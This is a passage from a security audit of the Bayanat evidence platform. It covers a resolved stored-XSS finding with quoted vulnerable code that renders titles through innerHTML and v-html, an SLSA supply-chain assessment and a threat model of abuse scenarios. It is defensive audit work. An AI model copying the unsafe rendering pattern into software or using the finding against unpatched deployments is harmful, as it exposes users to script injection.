- Restrict access to kernel and low-level system interfaces using options such as *ProtectKernelTunables*, *ProtectKernelModules*, *ProtectKernelLogs*, *ProtectControlGroups*, *ProtectClock*, *SystemCallArchitectures*, and appropriate *SystemCallFilter* rules.

BAY-01-034 WP3: Stored XSS Risk in Reference Titles *(Medium)*

Retest Notes: Resolved by Bayanat[73] and confirmed by 7ASecurity.

A stored cross-site scripting risk exists in the handling of reference-data titles by Bayanat. Several reference-data validation models define title fields as plain strings rather than sanitized fields. Event types are writable through Admin and Moderator routes. These values are later reused in frontend contexts that render raw HTML, including map popups and administrator notifications.

On the map path, an event type title is carried into the location payload and interpolated into a popup HTML string before assignment to *innerHTML*. On the notification path, deletion handlers interpolate reference-data titles into notification messages that are later rendered with *v-html*. A privileged content author can therefore store a crafted reference-data title that executes when an authenticated user opens the affected map popup or when an administrator views the notification panel. This was confirmed as follows:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/validation/models.py#L813-L890

Affected Code:
```
class EventtypeValidationModel(one_must_exist(["title", "title_ar"])):
    title: Optional[str] = None
    title_ar: Optional[str] = None
    for_actor: Optional[bool] = None
    for_bulletin: Optional[bool] = None
[...]
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/static/js/components/GlobalMap.js#L97-L115

Affected Code:
```
const eventType = loc.eventtype ? `<div class="d-flex align-center"><i class="mdi
mdi-calendar-range mr-1"></i>${loc.eventtype || ''}</div>` : '';
```

[73] https://github.com/sjacorg/bayanat/commit/279b3c8f8

Affected File:
https://github.com/sjacorg/bayanat/[...]js/components/NotificationsList.js#L127-L138

Affected Code:

```
<v-list-item-title
    :class="{ 'font-weight-bold': (!notification?.read_status ||
notification?.is_urgent) }"
    class="text-body-1"
    :style="getLineClampStyles(config.maxTitleLines)"
    v-html="notification?.title"
/>
<v-list-item-subtitle class="mt-1" opacity="100">
    <div
    class="text-caption text-high-emphasis"
    :style="getLineClampStyles(config.maxSubtitleLines)"
    v-html="notification?.message"
    />
    <div class="
[...]
```

It is recommended to treat reference-data titles as plain text throughout the stack. HTML-bearing input for *title* fields should be rejected or sanitized. These values should be rendered with text bindings rather than *innerHTML* or *v-html*, unless rich HTML is explicitly required and safely sanitized. Regression coverage should be added for event-type titles in map popups and deletion-notification messages across event types, labels, sources, potential violations, and claimed violations.

WP6: Bayanat Supply Chain & Release Audit

Introduction and General Analysis

The *8th Annual State of the Software Supply Chain Report*, released in October 2022[74], reported an average annual increase of 742% in software supply chain attacks since 2019. Some notable compromise incidents include *Okta*[75], *GitHub*[76], *Magento*[77], *SolarWinds*[78], and *Codecov*[79], among many others. To mitigate this concerning trend, Google and the OpenSSF released an End-to-End Framework for *Supply Chain Integrity* in June 2021[80], named *Supply-chain Levels for Software Artifacts* (*SLSA*)[81].

The Supply-chain Levels for Software Artifacts (SLSA) is a framework designed to ensure the integrity of the software supply chain. It outlines different levels of software supply chain security and the corresponding practices required to achieve them. A critical component of SLSA is the provenance document, which goes beyond a simple signature. Instead of merely confirming possession of a software artifact at a given time, provenance details the artifact construction and its dependencies. This document serves to assure consumers that the artifact was built as claimed by its authors.

The supply chain integrity of the Bayanat project was assessed using the SLSA v1.2 framework[82].

Current SLSA v1.2 practices

Based on the review, Bayanat demonstrates a comparatively strong source-control posture alongside partially automated dependency and CI hygiene. The reviewed v4.0.0 source snapshot includes a public GitHub repository, .github/CODEOWNERS, SECURITY.md, .pre-commit-config.yaml with Gitleaks, version-controlled GitHub Actions workflows for tests and security checks, a locked Python dependency set in uv.lock, vendored frontend libraries, and documented installation and upgrade paths. However, no published SLSA provenance, SBOM generation, or signed release tag was evidenced for v4.0.0.

[74] https://www.sonatype.com/press-releases/2022-software-supply-chain-report
[75] https://www.okta.com/blog/2022/03/updated-okta-statement-on-lapsus/
[76] https://github.blog/2022-04-15-security-alert-stolen-oauth-user-tokens/
[77] https://sansec.io/research/rekoobe-fishpig-magento
[78] https://www.techtarget.com/searchsecurity/ehandbook/SolarWinds-supply-chain-attack...
[79] https://blog.gitguardian.com/codecov-supply-chain-breach/
[80] https://security.googleblog.com/2021/06/introducing-slsa-end-to-end-framework.html
[81] https://slsa.dev/spec/
[82] https://slsa.dev/spec/v1.2/

From a SLSA perspective, the strongest elements of the current posture are on the Source track. The reviewed repository history contains signed commits, and maintainers report protected release references, reviewed pull-request based change control on the main branch, and organization-level two-factor authentication. By contrast, the Build and Provenance tracks remain materially weaker. No public evidence of an official hosted release build that produces authenticated provenance was identified, and release authenticity for downstream operators remains trust-based rather than attested.

The sections below analyze the current state of the Bayanat supply chain in detail, structured around the three core SLSA domains: Source, Build, and Provenance, and identify specific gaps relative to SLSA v1.2 requirements.

Source

The Bayanat source chain is rooted in a public Git repository on GitHub, which serves as the authoritative public source of the application and related deployment materials. The reviewed v4.0.0 snapshot includes .github/CODEOWNERS, SECURITY.md, .pre-commit-config.yaml with Gitleaks, six version-controlled GitHub Actions workflows, uv.lock, and vendored JavaScript libraries under the application tree, all of which improve traceability and reduce dependency-resolution drift during routine development and operator-side installation.

The reviewed v4.0.0 history contains signed commits, while the public v4.0.0 tag itself is unsigned. Maintainers further report that the main branch is protected with required status checks, pull-request review, required signed commits, linear history, and blocked force-push/delete operations, and that release tags matching the public v* pattern are protected by a dedicated ruleset. Those controls materially improve access control and history integrity. However, Bayanat does not issue Source Verification Summary Attestations (VSAs) or Source Provenance attestations, and no documented Safe Expunging Process was identified. Consequently, the Source track benefits from meaningful platform controls, but the project still lacks the system-backed attestations required to claim a SLSA Source level above 0.

Build

Publicly observable automation is limited to CI and documentation workflows rather than an official release build pipeline. The reviewed v4.0.0 repository contains scripted GitHub Actions for pytest, full Docker tests, Semgrep, pip-audit, JavaScript auditing with Retire.js, and documentation deployment, and the Python environment of the application is pinned in uv.lock with hash-checked installs via uv sync --frozen. These measures support repeatability for development and operator-side installation, but they do not by

themselves establish a hosted, policy-enforced release build that generates official Bayanat artifacts.

Public release and upgrade guidance remains operator-driven rather than build-service driven. The deployment documentation instructs operators to update via git pull, uv sync --frozen, and flask db upgrade, while the bayanat CLI installer clones tagged releases into a symlink-based release layout under /opt/bayanat/. Optional Docker deployment materials are provided for self-hosters, yet container base images are not fully pinned to immutable digests and no public evidence of signed release artifacts or long-term build-log retention beyond platform defaults was identified.

Provenance

Bayanat releases currently lack published SLSA provenance, which prevents conformance with SLSA v1.2 Build Level 1 and above. No attestation describing builder identity, source location, build steps, materials, or top-level inputs was evidenced. The reviewed v4.0.0 tag is not cryptographically signed, and no SBOMs or artifact signatures were identified for official releases, so downstream operators must rely primarily on repository trust, release tags, and maintainer process rather than machine-verifiable supply chain metadata.

At SLSA Build Level 2 and above, provenance is expected to be generated by the build service itself, cryptographically authenticated, and distributed with the corresponding artifact. Bayanat does not currently provide that linkage between source revision, build system, and published release output, which leaves artifact origin and build integrity difficult for independent consumers to verify.

SLSA v1.2 Assessment Results

Build Track

SLSA v1.2 defines four Build Levels that describe the degree of assurance a project can provide about how its software artifacts are produced.

- **Build Level 0:** No build integrity guarantees are provided.
- **Build Level 1:** Build provenance exists, documenting how the artifact was built, but without strong protection against tampering or forgery.
- **Build Level 2:** Builds run on a hosted build platform that generates and signs provenance, improving trust and repeatability.
- **Build Level 3:** Builds are executed on a hardened platform with strong isolation and tamper-resistant controls, providing high assurance of build integrity.

The table below presents the results of Bayanat according to the Producer and Build platform requirements in the SLSA v1.2 Framework. The categories (source, build,

provenance, and contents of provenance) are logically separated. Each row shows the SLSA level for each control, with ✓ check marks indicating compliance and ✗ indicators reflecting the lack of evidence for compliance.

Implementer	SLSA Requirement	Degree	L1	L2	L3
Producer	Choose an appropriate build platform[83]		✗	✗	✗
	Follow a consistent build process[84]		✗	✗	✗
	Distribute provenance[85]		✗	✗	✗
Build platform	Provenance generation[86]	Exists[87]	✗	✗	✗
		Authentic[88]		✗	✗
		Unforgeable[89]			✗
	Isolation strength[90]	Hosted[91]		✗	✗
		Isolated[92]			✗

Tab.: SLSA v1.2 Build Track Results

Legend:

- ✓ = Requirement satisfied
- ✗ = Requirement not satisfied
- _ = Not required at this level

[83] https://slsa.dev/spec/v1.2/build-requirements#choose-an-appropriate-build-platform
[84] https://slsa.dev/spec/v1.2/build-requirements#follow-a-consistent-build-process
[85] https://slsa.dev/spec/v1.2/build-requirements#distribute-provenance
[86] https://slsa.dev/spec/v1.2/build-requirements#provenance-generation
[87] https://slsa.dev/spec/v1.2/build-requirements#provenance-exists
[88] https://slsa.dev/spec/v1.2/build-requirements#provenance-authentic
[89] https://slsa.dev/spec/v1.2/build-requirements#provenance-unforgeable
[90] https://slsa.dev/spec/v1.2/build-requirements#isolation-strength
[91] https://slsa.dev/spec/v1.2/build-requirements#hosted
[92] https://slsa.dev/spec/v1.2/build-requirements#isolated

Build Track Justification

Choose an appropriate build platform: Bayanat uses GitHub Actions for CI checks and documentation automation, but no public evidence was identified that official release artifacts are produced on a provenance-generating hosted build service. Maintainers further report that production promotion occurs manually outside GitHub Actions. As a result, the project is aligned with SLSA Build Level *0*[93].

Status: Not satisfied

Follow a consistent build process: Bayanat benefits from version-controlled CI workflows, hash-pinned Python dependencies, vendored frontend libraries, and documented operator installation and upgrade steps. However, the review did not identify a version-controlled official release-build definition that deterministically produces the published release outputs of the project or emits build metadata. Without a scripted, attestable release process, this requirement is not satisfied.

Status: Not satisfied

Distributed provenance: No SLSA-compliant provenance or equivalent build attestation was identified alongside Bayanat releases. Consequently, consumers cannot retrieve machine-readable metadata describing how official artifacts were produced, preventing independent verification of artifact origin or build conditions.

Status: Not satisfied

Provenance Exists: The current Bayanat release process does not generate SLSA-compliant provenance. No machine-readable attestation describing source revision, builder identity, build steps, or materials was evidenced during this review.

Status: Not satisfied

Provenance is Authentic: Because provenance is not generated, there is no authenticated statement that can be cryptographically attributed to a trusted build system or platform identity. Consumers therefore cannot verify that any build metadata originated from an authorized service rather than a maintainer-controlled process.

Status: Not satisfied

[93] https://slsa.dev/spec/v1.2/build-track-basics#build-l0

Provenance is Unforgeable: In the absence of signed, tamper-resistant provenance generated by a trusted build service, there are no technical safeguards preventing provenance forgery or post hoc fabrication. This leaves independent verifiers unable to establish strong trust in the origin and integrity of Bayanat release artifacts.

Status: Not satisfied

Hosted: Although GitHub Actions provides hosted, ephemeral execution for CI jobs, the review did not identify an official Bayanat release build that runs on a hosted platform and produces the artifacts consumed by operators. Maintainers report that production promotion remains manual and separate from hosted CI. Accordingly, the hosted requirement for the release build is not satisfied.

Status: Not satisfied

Isolated: The current Bayanat release path does not provide evidence of a release build executed within an isolated, platform-controlled environment that prevents external influence and supports authenticated provenance. CI jobs run in fresh GitHub-hosted runners, but that property is not extended to the official release process. Therefore, the isolation requirement is not satisfied.

Status: Not satisfied

Source Track

SLSA v1.2 defines four Source Levels that describe the strength of assurances a project can provide about the origin and integrity of its source code. Each level introduces additional requirements for traceability, control enforcement, and verifiability.

- **Source Level 1:** Source code is managed in a version control system that produces uniquely identifiable revisions and basic source attestations.
- **Source Level 2:** Controls are enforced to preserve reliable change history and provide auditable evidence of how revisions were introduced.
- **Source Level 3:** Strong organizational controls are applied, such as protected branches and mandatory multi-party review.
- **Source Level 4:** The source control system provides the highest level of integrity guarantees through comprehensive, system-backed attestations.

The table below presents the results of the Bayanat project against the Source track requirements defined in the SLSA v1.2 framework. The requirements are grouped according to organizational controls and source control system capabilities. Each row indicates whether the corresponding requirement is met at each SLSA Source Level,

with ✓ marks denoting compliance and ✗ indicators reflecting the absence of evidence or enforcement.

Implementer	SLSA Requirement	L1	L2	L3	L4
Organization	Choose an appropriate Source Control System[94]	✓	✓	✓	✓
	Configure the SCS to control access and enforce history[95]	_	✓	✓	✓
	Safe Expunging Process[96]	_	✗	✗	✗
	Continuous technical controls[97]	_	_	✓	✓
Source Control System	Repositories are uniquely identifiable[98]	✓	✓	✓	✓
	Revisions are immutable and uniquely identifiable[99]	✓	✓	✓	✓
	Human readable changes[100]	✓	✓	✓	✓
	Source Verification Summary Attestations[101]	✗	✗	✗	✗
	History[102]	_	✓	✓	✓
	Continuity[103]	_	✗	✗	✗
	Identity Management[104]	_	✓	✓	✓
	Source Provenance[105]	_	✗	✗	✗

[94] https://slsa.dev/spec/v1.2/source-requirements#choose-scs
[95] https://slsa.dev/spec/v1.2/source-requirements#access-and-history
[96] https://slsa.dev/spec/v1.2/source-requirements#safe-expunging-process
[97] https://slsa.dev/spec/v1.2/source-requirements#technical-controls
[98] https://slsa.dev/spec/v1.2/source-requirements#repository-ids
[99] https://slsa.dev/spec/v1.2/source-requirements#revision-ids
[100] https://slsa.dev/spec/v1.2/source-requirements#human-readable-diff
[101] https://slsa.dev/spec/v1.2/source-requirements#source-summary
[102] https://slsa.dev/spec/v1.2/source-requirements#history
[103] https://slsa.dev/spec/v1.2/source-requirements#continuity
[104] https://slsa.dev/spec/v1.2/source-requirements#identity-management
[105] https://slsa.dev/spec/v1.2/source-requirements#source-provenance

	Protected Named References[106]	_	_	✓	✓
	Two-party review[107]	_	_	_	✗

Tab.: SLSA v1.2 Source Track Results

Legend:

- ✓ = Requirement satisfied
- ✗ = Requirement not satisfied
- — = Not required at this level

Gating Observation

Under SLSA v1.2, Source Level 1 requires a Source Verification Summary Attestation (VSA). Because no Source Verification Summary Attestation (VSA) is issued for Bayanat revisions, they default to Source Level 0.

Source Track Justification

Choose an appropriate Source Control System: Bayanat uses Git hosted on GitHub, which is technically capable of supporting SLSA Source Levels 1 through 4, depending on configuration and enforcement. This foundational requirement applicable to all Source levels is satisfied.

Status: Satisfied

Configure the SCS to control access and enforce history: Maintainers report that the main branch is protected by required status checks, pull-request review, required signed commits, linear history, blocked force-push/delete operations, and no administrator bypass, and that public release tags are protected by a dedicated ruleset. If sustained, those controls provide the access restrictions and history protections expected for this requirement. On that basis, this requirement is satisfied.

Status: Satisfied

[106] https://slsa.dev/spec/v1.2/source-requirements#protected-refs
[107] https://slsa.dev/spec/v1.2/source-requirements#two-party-review

Safe Expunging Process: No documented Safe Expunging Process was identified during this review. Specifically, no public policy or maintainer-provided procedure was supplied describing when history rewriting is permitted, how expunging is approved, or how affected consumers are informed. Consequently, this requirement remains not satisfied.

Status: Not satisfied

Continuous technical controls: Bayanat uses continuously enforced technical controls in routine development, including version-controlled CI workflows for tests and security scanning, GitHub secret scanning with push protection, signed commits on protected branches, and review-gated changes to the main branch as reported by maintainers. These controls are technical rather than purely aspirational policy controls, so this requirement is satisfied.

Status: Satisfied

Repositories are uniquely identifiable: The Bayanat source code is hosted in a uniquely identifiable public Git repository on GitHub, giving consumers a stable and unambiguous source location. This foundational requirement applicable to all Source levels is satisfied.

Status: Satisfied

Revisions are immutable and uniquely identifiable: Bayanat revisions are uniquely identified by Git commit hashes, which provide content-addressed identifiers for specific source states. This fundamental requirement, universally applicable across all Source levels, is satisfied.

Status: Satisfied

Human readable changes: Standard GitHub tooling exposes diffs for commits, pull requests, and branches in a human-readable format. As Bayanat source changes can be inspected through these review surfaces, this foundational requirement is satisfied.

Status: Satisfied

Source Verification Summary Attestations: Bayanat does not issue Source Verification Summary Attestations (VSAs). Under SLSA v1.2, the absence of a Source VSA results in an implicit Source Level 0 classification, regardless of otherwise strong source control practices. Consequently, this requirement is not satisfied.

Status: Not satisfied

History: Maintainers report that GitHub protections prevent direct pushes, force-pushes, and deletions on the protected main branch, while Git itself preserves commit ancestry, timestamps, and author identities. Those controls support the reliable, tamper-evident change history expected by this requirement. On that basis, this requirement is satisfied.

Status: Satisfied

Continuity: Although Bayanat appears to use meaningful technical controls on its main branch and release tags, the review did not establish from what revision onward those controls have been continuously enforced or whether any historical gaps occurred. Because continuity of control application was not evidenced during this review, this requirement is not satisfied.

Status: Not satisfied

Identity Management: GitHub provides an identity and role model for repository access, and maintainers report organization-level two-factor authentication together with authenticated collaborator access and signed commits on protected branches. These measures satisfy the Source-track identity-management requirement, although stronger hardware-backed authentication would further increase assurance.

Status: Satisfied

Source Provenance: Bayanat does not produce SCS-issued or external Source Provenance attestations describing how revisions were reviewed, approved, and merged into protected references. Consequently, consumers cannot cryptographically verify those source-control events, and this requirement is not satisfied.

Status: Not satisfied

Protected Named References: Maintainers report that the main branch is protected and that release tags matching the public version pattern are covered by a dedicated GitHub ruleset. Those controls, as described, restrict modification of protected references and materially reduce the risk of post-release retagging or unauthorized reference updates. On that basis, this requirement is satisfied.

Status: Satisfied

Two-party review: Bayanat does not currently require approval from at least two trusted individuals before merging changes. Maintainers report that the main branch requires a single approving review together with code owner review, which is weaker than the SLSA Source Level 4 two-party review requirement. Consequently, this requirement is not satisfied.

Status: Not satisfied

SLSA v1.2 Conclusion

This assessment evaluated the Bayanat project against the SLSA v1.2 framework, with a focus on the Build and Source tracks to determine the level of supply chain integrity assurances currently provided to consumers.

The analysis shows that Bayanat already implements several meaningful source-control and dependency-hygiene measures, including review-gated changes as reported by maintainers, signed commits in recent repository history, version-controlled CI workflows for tests and security checks, hash-pinned Python dependencies, vendored frontend libraries, a public security policy, and documented operator installation and upgrade paths. However, the verifiable attestations and release-build guarantees required for higher SLSA levels were not evidenced. As a result, the current posture provides stronger trust signals on the Source track than on the Build track, but it remains primarily trust-based rather than provenance-backed.

On the Source track, Bayanat benefits from a recognizable public repository, immutable revision identifiers, human-reviewable changes, signed commits in recent history, and maintainer-reported protections around the main branch and release tags; however, the absence of Source Verification Summary Attestations (VSAs) and Source Provenance means that consumable revisions must still be classified as SLSA Source Level 0. On the Build track, no official hosted release build with generated provenance was evidenced, the reviewed v4.0.0 tag is unsigned, and no signed provenance, SBOMs, or artifact signatures were identified for releases, resulting in a classification of SLSA Build Level 0.

Path to Achieving SLSA Level 1 and Higher

The following steps represent incremental, low-disruption actions that would enable Bayanat to reach SLSA v1.2 Level 1 and above, while preserving the existing project development model:

- Source Level 1
    - Enable generation and distribution of Source Verification Summary Attestations (VSAs) for consumable revisions.

    - Document the authoritative public source repository and revision identifiers used for releases.
- Source Level 2 and Above
    - Define and document a Safe Expunging Process for exceptional cases.
    - Preserve and document evidence showing when branch and tag protections became continuously enforced.
    - Maintain protected release references, signed commits, and review-gated changes as baseline source controls.
- Build Level 1
    - Generate build provenance and SBOMs for all official release artifacts, documenting the build command, inputs, and outputs, even if production promotion remains manual initially.
- Build Level 2
    - Move official release artifact creation to a hosted build platform (for example, GitHub Actions on release tags) that generates and signs provenance.
    - Ensure the authoritative release workflow is declarative, version-controlled, and clearly distinguishes CI checks from official release generation.
- Build Level 3
    - Enforce isolated and hardened release-build environments that prevent external influence on the build process.
    - Restrict release triggers and signing or attestation capabilities to trusted, platform-managed identities.

By adopting these measures, Bayanat can transition from a trust-based supply chain to a more verifiable and auditable model aligned with modern downstream expectations and industry best practices. Importantly, these improvements can be implemented incrementally, allowing the project to increase its SLSA level over time without introducing undue operational burden.

WP7: Bayanat Lightweight Threat Model

Introduction

Bayanat is an open-source case and evidence management platform used to collect, review, and export sensitive records related to human rights and investigative workflows. Representative deployments combine a Flask web UI and API with PostgreSQL/PostGIS, Redis, Celery workers, local or S3-backed storage, and optional integrations such as Google OAuth, reCAPTCHA, OCR, map services, and web imports[108].

The platform concentrates sensitive assets in one place: structured records, attached evidence, extracted text, review comments, exports, backups, audit data, and deployment secrets. The most important security properties are confidentiality and integrity of evidence and restricted records, correct enforcement of role, group, and workflow boundaries, and dependable operator control over storage, secrets, and releases.

Bayanat also mixes interactive analyst workflows with asynchronous processing. Sheet imports, media ingestion, OCR, transcription, deduplication, export generation, backups, and cleanup jobs extend trust boundaries beyond the browser-facing application and increase the impact of mistakes in authorization context, temporary storage, or dependency handling[109].

This lightweight threat model updates the prior Bayanat threat model for the v4.0.0 baseline and focuses on realistic abuse cases, existing controls, and practical mitigations that fit representative deployments[110].

Relevant assets and threat actors

Key Assets:

- Evidence files, extracted text, thumbnails, hashes, and media metadata
- Actor, Bulletin, Incident, Location, Source, Label, and workflow records
- Export bundles, backup archives, import staging files, and derived artifacts
- Session data, MFA and WebAuthn state, OAuth bindings, and privileged accounts
- Configuration secrets, storage credentials, and application host access
- Source code, lockfiles, CI workflows, release tags, and installer or update paths


[108] https://github.com/sjacorg/bayanat/blob/v4.0.0/docs/guide/what-is-bayanat.md
[109] https://github.com/sjacorg/bayanat/blob/v4.0.0/docs/guide/data-import.md
[110] https://github.com/sjacorg/bayanat/blob/v4.0.0/docs/security/threat-model.md

Relevant Threat Actors:

- External attacker
- Restricted authenticated user
- Compromised analyst or administrator account
- Malicious evidence submitter
- Supply-chain adversary

System context and trust boundaries

A representative Bayanat deployment places authenticated users behind a reverse proxy and routes their requests into the Flask application. The application enforces authentication, access control, workflow state, and export approval logic, while Redis and Celery handle asynchronous imports, media processing, OCR, exports, backups, deduplication, and cleanup. PostgreSQL/PostGIS stores operational data and local or S3-backed storage retains evidence, exports, and backups. Optional third-party services add separate trust boundaries for identity, bot mitigation, storage, OCR, mapping, and release distribution[111].



Threat Actors	
ID	Description
TA01	External attacker
TA02	Restricted user
TA03	Compromised operator
TA04	Supply-chain adversary

Assets	
ID	Description
A01	Records and workflow state
A02	Evidence and export artifacts
A03	Sessions and MFA state
A04	S3 or backup copies
A05	Config and secret material
A06	Release and update path

Security Controls	
ID	Description
C01	HTTPS and secure cookies
C02	Role and group enforcement
C03	MFA, WebAuthn, TOTP
C04	Export approval and logging
C05	JSON-only tasks and cleanup
C06	Signed commits and CI scans

Fig.: Simplified data flow and trust boundary diagram

[111] https://github.com/sjacorg/bayanat/blob/v4.0.0/docs/deployment/installation.md

Attack surface

Internet-facing entry points include the reverse proxy, login and MFA flows, optional OAuth and reCAPTCHA integrations, the setup wizard before installation is complete, authenticated CRUD and search endpoints, bulk operations, export dashboards, and file download routes.

File and job-processing entry points include CSV, XLS, and XLSX imports, media uploads, OCR and transcription, metadata extraction, web imports, temporary files, deduplication, export generation, and backup routines.

Operator and release entry points include the native installer and update script, Docker Compose deployments, .env and config.json handling, local media and export paths, S3 bucket configuration, GitHub workflows, release tags, and downstream update verification.

Countermeasures

Current Bayanat controls include:

- Argon2-backed session authentication, TOTP and WebAuthn support, optional Google OAuth and reCAPTCHA, session freshness checks for sensitive account and admin actions, and secure-cookie support when HTTPS is enforced.
- The application also implements role and group-based restriction of primary items and attached media, workflow assignment and review gates, admin approval for exports, activity logging, and recurring cleanup for expired sessions and exports[112].
- Asynchronous processing already benefits from JSON-only Celery serialization, distinct worker roles, and configurable local or S3-backed storage, while native and Docker deployment guidance separates the web tier, workers, database, Redis, and reverse proxy.
- On the release side, the project documents signed commits, protected tags, dependency locking, and CI security checks such as Semgrep, pip-audit, retire.js, secret scanning, and automated dependency updates[113].
- These controls materially reduce risk, but they are only partially effective when deployments disable HTTPS hardening, expose setup or admin surfaces too broadly, retain sensitive artifacts too long, or distribute unsigned release artifacts without provenance.

[112] https://github.com/sjacorg/bayanat/blob/v4.0.0/docs/guide/workflow.md
[113] https://github.com/sjacorg/bayanat/tree/v4.0.0/.github/workflows

Threat 01: Account and Session Takeover

Privileged Bayanat accounts mediate access to sensitive records, exports, user management, and deployment configuration. Session or credential compromise can therefore turn one browser or account takeover into broad confidentiality and integrity impact.

Attack Scenarios

- Credential theft, phishing, password reuse, or token capture against privileged users could grant access to sensitive records, exports, user management, and system configuration.
- Misconfigured or downgraded MFA, OAuth, or reCAPTCHA settings could weaken login assurance for operators or export-capable users.
- Compromise of a trusted browser session on a shared or infected workstation could allow abuse of an already-authenticated role without immediate password theft.

Recommendations

- Require strong MFA for administrators and export-capable accounts, prefer WebAuthn or TOTP for privileged access, and keep HTTPS plus secure cookies enforced in production.
- Review account recovery, session revocation, and recent-authentication checks so high-risk actions remain bound to an actively verified user.
- Restrict access to the admin surface behind VPN or IP allowlists where operationally feasible and monitor anomalous login or session behavior.

Threat 02: Restricted-Item Exposure

Bayanat depends on correct role, group, and workflow enforcement to keep sensitive records visible only to the right users. Any object-level access-control gap, inherited media restriction failure, or confused-deputy background task can leak restricted material even when the user interface appears to hide it[114].

Attack Scenarios

- Default-nonrestrictive items, import-time group assignment, bulk updates, or related-object serialization could expose restricted Actors, Bulletins, Incidents, or attached media to unintended users.
- Search results, activity history, review queues, notifications, or export-request metadata could leak sensitive titles, relationships, usernames, or workflow state even when direct record access is blocked.
- Background tasks that act on stored identifiers rather than current authorization context could return data or artifacts to a less-privileged requester.

Recommendations

- Treat role and group restrictions, including media inheritance, as a cross-cutting invariant and regression-test search, related-item serialization, history views, exports, and media download behavior in both restrictive and nonrestrictive modes.
- Minimize metadata disclosure for unauthorized users, especially in tables, review feeds, activity views, and export dashboards.
- Review bulk-update and import paths so newly created or imported items receive the intended restriction state before they become broadly visible.

[114] https://github.com/sjacorg/bayanat/blob/v4.0.0/docs/guide/access-control.md

Threat 03: Workflow State Abuse

Workflow state is a security boundary as much as an operational tool. Improper transitions can bypass peer review, corrupt attribution, or expose items before the intended approvals and restrictions have been applied[115].

Attack Scenarios

- Analysts, moderators, or compromised privileged accounts could misuse assignment and review flows to bypass peer review, reopen finalized items improperly, or manipulate ownership and status transitions.
- Automated or bulk operations could change status, assignee, restrictions, or related records without enforcing the same invariants expected in the interactive UI.
- Review comments and revisit flows could be abused to suppress quality controls, alter attribution, or create misleading history during high-volume triage.

Recommendations

- Enforce workflow transitions server-side for every write path, including bulk operations and asynchronous tasks, and keep administrator overrides explicit and auditable.
- Add regression tests for assignment, review, revisit, and finalized-state invariants across Analyst, Moderator, and Admin roles.
- Alert on unusual workflow events such as mass reassignment, repeated override use, or sudden finalization spikes.

[115] https://github.com/sjacorg/bayanat/blob/v4.0.0/docs/guide/workflow.md

Threat 04: Malicious Imports and Media Processing

Bayanat accepts attacker-controlled spreadsheets, documents, images, audio, video, and URLs, then passes them through validation, parsing, OCR, metadata extraction, and asynchronous processing. These ingestion paths can drive denial of service, unsafe file handling, or privileged worker behavior[116].

Attack Scenarios

- Crafted CSV, XLSX, PDF, image, audio, video, or document inputs could trigger parser failures, excessive CPU or memory use, or unsafe behavior in OCR, metadata extraction, conversion, or transcription tooling.
- Temporary files, staged imports, derived artifacts, or failed jobs could persist longer than intended and become visible to unrelated users or host-level attackers.
- Attacker-controlled URLs, filenames, or metadata could influence background tasks and cause unexpected network access, path misuse, or ingestion of untrusted content.

Recommendations

- Keep Bayanat-owned validation, normalization, and file-handling code under regression and fuzz coverage, and bound file size, duration, page count, and task concurrency before expensive processing.
- Isolate OCR, transcoding, and web-import tooling with least privilege, explicit allowlists, and deterministic cleanup of staging and temporary files.
- Review local and S3 object naming, permissions, and retention so imports, derived artifacts, and failed jobs do not expose evidence outside intended scopes.

[116] https://github.com/sjacorg/bayanat/blob/v4.0.0/docs/guide/ocr.md

Threat 05: Export and Backup Leakage

Exports, backups, and derived artifacts concentrate large volumes of sensitive data into portable bundles. Weak requester scoping, storage isolation, expiry handling, or cleanup can turn a routine export flow into bulk disclosure[117].

Attack Scenarios

- Approved export bundles, expiring download links, backup archives, or storage-side copies could be exposed through misconfiguration, overly broad operator access, or stale artifacts that outlive their intended use.
- A compromised export-capable user or administrator could abuse legitimate workflows to exfiltrate more data than necessary, including attached media and historical metadata.
- Backup or export storage that is not clearly segregated from routine application access could turn one account or host compromise into bulk disclosure.

Recommendations

- Keep export approval, requester scoping, expiry, and download authorization tightly bound to the intended recipient and log every approval, download, expiry change, and forced revocation.
